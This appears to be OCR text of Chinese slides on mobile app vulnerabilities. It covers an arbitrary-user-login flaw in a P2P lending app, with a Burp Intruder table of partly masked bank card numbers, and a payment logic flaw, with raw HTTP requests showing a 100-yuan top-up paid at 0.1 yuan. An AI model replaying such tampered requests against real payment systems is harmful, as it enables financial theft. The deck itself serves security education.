
通信与加密



移动App漏洞案例

后台Cookie





移动App漏洞案例

任意用户登录

漏洞标题： P2P金融安全之　　贷APP任意用户登陆
相关厂商：　　贷网
漏洞作者： Zhe
提交时间： 2016-03-28 11:49
公开时间： 2016-05-13 11:40
漏洞类型： 设计缺陷/逻辑错误
危害等级： 高

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	"BackPhone":"	"BankCardNo":"
0		200			613	1872 787	621226********556
5		200			939	177 115	622848********377
3		200			586	151 370	622848********511
1		200			586	139 7727	623568********470
6		200			568	139 1701	622202********697
4		200			1299	13 1892	956880********989
2		200			553		621660********943
7		200			556		621725********949
8		200			214		

移动App漏洞案例

业务逻辑漏洞 ---- 任意充值与提现

攻击者通过充值与提现的逻辑漏洞，直接可以对自己账户使用少量现金来充入大量的账户现金，再通过提现功能来实现现金的窃取。

移动App漏洞案例


```
POST /wallet/ HTTP/1.1
Content-Type: application/json
Connection: close
Charset: UTF-8
device_type: android
deviceId: 120c83f7602a25a47d3
token: 9edb913b-dc67-41c4-88f2-75acf11f6564
tokens: 212385
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; Droid4X-MAC Build/JDQ39E)
Host: pay-api.
Accept-Encoding: gzip
Content-Length: 79

{"comment":"","type":1,"total":100.0,"third_pay":{"fee":100.0,"type":1,"id":0}}
```

```
POST /wallet/ HTTP/1.1
Content-Type: application/json
Connection: close
Charset: UTF-8
device_type: android
deviceId: 120c83f7602a25a47d3
token: 9edb913b-dc67-41c4-88f2-75acf11f6564
tokens: 212385
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; Droid4X-MAC Build/JDQ39E)
Host: pay-api.
Accept-Encoding: gzip
Content-Length: 77

{"comment":"","type":1,"total":100.0,"third_pay":{"fee":0.1,"type":1,"id":0}}
```


移动App漏洞案例


充值
确定
100
选择充值金额
¥100
¥300
¥500
付款详情
订单信息
订单支付
支付宝账号
付款方式
工商银行储蓄
需付款
0.10元
确认付款


我的钱包
100元
冻结金额：0.0
充值
提现
优惠券
交易明细
查看全部
+100.0
成功
充值
2016-10-31 04:54

移动App安全思考

移动App安全思考



安全意识

安全编码规范

安全开发环境

安全测试

应用市场缺乏监管

没有统一的审核标准与机制

缺乏来自相关管理部门的法律监管约束

移动App安全思考

开发 主力　厂商 次主力　白帽 监督协助　用户 力量有限

提高移动APP安全能力
(SDL生命周期保护)

增强开发者安全意识

提高应用市场安全审核能力

谢谢！